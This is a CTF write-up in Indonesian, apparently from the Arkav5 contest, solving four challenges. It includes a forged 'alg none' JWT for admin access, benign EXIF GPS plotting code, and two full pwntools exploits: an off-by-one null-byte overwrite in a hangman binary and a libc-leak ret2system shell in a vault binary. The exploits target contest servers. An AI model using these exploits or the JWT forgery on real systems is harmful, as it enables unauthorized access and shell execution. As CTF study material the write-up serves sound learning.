Simple JWT

Diberikan sebuah webservice berupa Web authentication pada http://3.1.85.51:10001/. Sesaat setelah dilakukan registrasi & login auth, diketahui terdapat sebuah session cookie yang diimplementasikan berdasarkan dengan mekanisme JWT. Kemudian, untuk mengeksploitasi sistem yang ada dilakukan modifikasi JWT cookie terhadap key 'alg' dengan value 'none' beserta key 'is_admin' dengan value 'True', sehingga payload finalnya berupa:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJpc19hZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJiYWthIn0=.M54iUto5pMVzclJgCM3oWeQqTvzmF0WQBMxzCQAK170
```

Hasilnya didapatkan flag yang diminta

FLAG : Arkav5{Whit3listtt_y0uR_alg}

Dora

Diberikan sekumpulan Image file yang memuat variansi GPS Position. Berdasarkan deskripsi yang tersedia, didapat sebuah dugaan bahwa diperlukan proses 3D replotting untuk setiap koordinat X,Y,Z dari Latitude & Longitude yang diberikan. Untuk itu dilakukan proses ekstraksi EXIF-data untuk mendapatkan nilai position yang ada


```
#!/usr/bin/ruby

def get_gps_from_exif file
  `exiftool -c "%.6f" #{file} | grep GPS | grep Position`.scan(/(\d+\.\d+)/)
end

zoom = 2
path = "*.jpg"
all = Dir.glob(path)
total = all.count
has_gps = 0
meta_exif = 0
all.each do |file|
  if gps = get_gps_from_exif(file)
    if gps.count==2 # lat and long
      coord = "#{gps[0][0]},#{gps[1][0]}"
      puts "=> #{file} @ #{coord}"
      meta_exif+=1
      has_gps+=1
    end
  end
end
```

Kemudian dilakukan proses konversi terhadap nilai Latitude-Longitude menjadi X,Y,Z coordinate
value

```
#!/usr/bin/python
from math import *

def convert(lat,lon):
        out = [0,0,0]
        phi = (lon+90)/(180*1.0) * pi
        theta = (90-lat)/(180*1.0) * pi

        out[0] = sin(theta) * sin(phi)
        out[1] = cos(theta)
        out[2] = sin(theta) * cos(phi)

        return out
```

```
f = open('data.txt').read().split('\n')[:-1]
g = open('plot.txt','wb')

for i in f:
        lat,lon = map(float,i.split())
        g.write(' '.join(map(str,convert(lat,lon))) + '\n')
```

Selanjutnya, dilakukan proses 3D replotting dengan menggunakan GNUPLOT melalui splot func. Hasilnya didapatkan Flag yang diminta



FLAG : Arkav5{Nic3}

Hangman
Pada binary ini terdapat vuln di fungsi change_name

```
1  __int64 change_name()
2  {
3    int v0; // eax@1
4    size_t v1; // rax@6
5    signed int i; // [sp+Ch] [bp-414h]@1
6    char s1; // [sp+10h] [bp-410h]@1
7    __int64 v5; // [sp+418h] [bp-8h]@1
8
9    v5 = *MK_FP(__FS__, 40LL);
10   printf("\n[+] Enter your new name: ");
11   v0 = strlen(name);
12   read_string((__int64)&s1, v0);
13   for ( i = 0; i <= 4; ++i )
14   {
15     if ( !strcmp(&s1, (&hall_of_fame)[8 * i]) )
16     {
17       puts("\n[+] Sorry, name is already taken.");
18       return *MK_FP(__FS__, 40LL) ^ v5;
19     }
20   }
21   v1 = strlen(&s1);
22   memcpy(name, &s1, v1 + 1);
23   return *MK_FP(__FS__, 40LL) ^ v5;
24 }
```


Di fungsi ini, argumen ke 2 pada read_string merupakan panjang string yang akan dibaca. Namun pada fungsi read_string, argumen kedua diiterasi dari nol sampai sama dengan argumen kedua ini. Hal ini menyebabkan kita dapat mengganti nama dengan nama yang lebih panjang satu karakter. Dengan begitu maks panjang nama adalah panjang nama sebelumnya + 1.

```
1  int __fastcall read_string(__int64 a1, int a2)
2  {
3    _BYTE *v2; // rax@5
4    char v4; // [sp+1Bh] [bp-5h]@0
5    int i; // [sp+1Ch] [bp-4h]@1
6
7    for ( i = 0; i <= a2; ++i )
8    {
9      v4 = getchar();
10     if ( v4 == 10 )
11       break;
12     *(_BYTE *)(a1 + i) = v4;
13   }
14   v2 = (_BYTE *)(i + a1);
15   *v2 = 0;
16   while ( v4 != 10 )
17   {
18     LODWORD(v2) = getchar();
19     v4 = (char)v2;
20   }
21   return (unsigned __int64)v2;
22 }
```

Pada fungsi read_string, char terakhir pada nama ditambah nullbyte. Dengan memakai cara ini kita dapat mengoverwrite best_score terakhir dengan nullbyte.

```
1  void *update()
2  {
3    void *result; // rax@1
4    size_t v1; // rax@2
5    int v2; // ST04_4@4
6    char *v3; // ST08_8@4
7    signed int i; // [sp+0h] [bp-10h]@2
8
9    result = (void *)(unsigned int)score;
10   if ( dword_603290 < (unsigned int)score )
11   {
12     dword_603290 = score;
13     v1 = strlen(name);
14     result = memcpy(dest, name, v1 + 1);
15     for ( i = 4; i > 0; --i )
16     {
17       result = (void *)(unsigned int)best_scores[i - 1];
18       if ( best_scores[i] > (unsigned int)result )
19       {
20         v2 = best_scores[i - 1];
21         best_scores[i - 1] = best_scores[i];
22         best_scores[i] = v2;
23         v3 = (&hall_of_fame)[8 * (i - 1)];
24         (&hall_of_fame)[8 * (i - 1)] = (&hall_of_fame)[8 * i];
25         result = (void *)i;
26         (&hall_of_fame)[8 * i] = v3;
27       }
28     }
29   }
30   return result;
31 }
```

Di fungsi update, nama kita akan dimasukkan ke hall_of_fame jika score lebih dari best_score urutan terakhir. Karena tadi kita mengoverwrite semua niali best_score dengan nol, dan score awal 0, maka kita harus bermain sekali benar sebelum mengoverwrite nilai best_score atau mengoverwrite semua pointer di word dengan address yang kita ketahui nilainya.



Kami akhirnya mengoverwirte semua pointer dengan pointer nama, lalu kita tinggal menebak nama yang kita masukkan
Berikut script yang kami gunakan

```
from pwn import *

r = remote("167.205.35.176", 31004)

def play():
   r.sendlineafter("choice: ", '1')
   r.sendlineafter("a letter: ", "aaaa")
   r.sendlineafter("Your score: 100", "")

def rename(name):
   r.sendlineafter("choice: ", '5')
   r.sendlineafter("new name: ", name)
```

```
def prize():
   r.sendlineafter("choice: ", '4')
   # r.recvuntil("Flag: ")
   print r.recv()

r.sendlineafter("Enter your name: ", 'A'*21)
for i in range(22, 288):
   rename('C'*i)


for i in range(19):
   rename('C'*288 + '\xff'*(i+1))

for i in range(19):
   rename('c'*(308-(i+1)))

aa = 18*2
rename("\xff\xff\xff\xff\xff\x60\x31\x60"[::-1]*aa)
aa -= 1
for i in range(16*2):
   for j in range(5):
       rename("\xff\xff\xff\xff\xff\x60\x31\x60"[::-1]*aa +
"\x60\x31\x60" + "a"*(4-j))
   aa-=1
rename("aaaa")
play()
prize()
r.interactive()
```

Flag : lupa :v

Vault

Binary ini mempunyai fungsi membaca nilai dari memori berdasarkan indexnya dan mengeluarkan output dalam nilai float serta menulis nilai berbentuk float ke memori. Untuk menerjemahkan float ke hex, kami menggunakan fungsi berikut dari internet.

```
def float_to_hex(f):
   return hex(struct.unpack('<I', struct.pack('<f', f))[0])
def hex_to_float(h):
   return struct.unpack('!f', h.decode('hex'))[0]
```

Karena index tidak dilimit, maka kami mengoverwrite return address ke fungsi main dengan system untuk memanggil system("/bin/sh"). Untuk meleak address, kami meleak __libc_start_main_ret
Berikut script yang kami gunakan

```
from pwn import *
import struct
libc = ELF("./libc6_2.23-0ubuntu10_i386.so")
# r = process("./vault")
r = remote("167.205.35.176", 31003)

def float_to_hex(f):
   return hex(struct.unpack('<I', struct.pack('<f', f))[0])
def hex_to_float(h):
   return struct.unpack('!f', h.decode('hex'))[0]

def baca(n):
   r.sendlineafter("> ", "1")
   r.sendlineafter("kotak : ", str(n))
   r.recvuntil(" : ")
   return float_to_hex(float(r.recvline()[:-1]))

def tulis(n, x):
   r.sendlineafter("> ", "2")
   r.sendlineafter("kotak : ", str(n))
   r.sendlineafter("baru : ", str(hex_to_float(x)))

l_start_main = libc.symbols["__libc_start_main"]
l_system = libc.symbols["system"]
l_binsh = next(libc.search("/bin/sh\x00"))
o_sys = l_start_main - l_system
```

```
o_binsh = l_start_main - l_binsh

start_main = int(baca(30),16)-247
sys = "{0:08x}".format(start_main - o_sys)
binsh = "{0:08x}".format(start_main - o_binsh)

tulis(26, sys)
tulis(28, binsh)
r.interactive()
```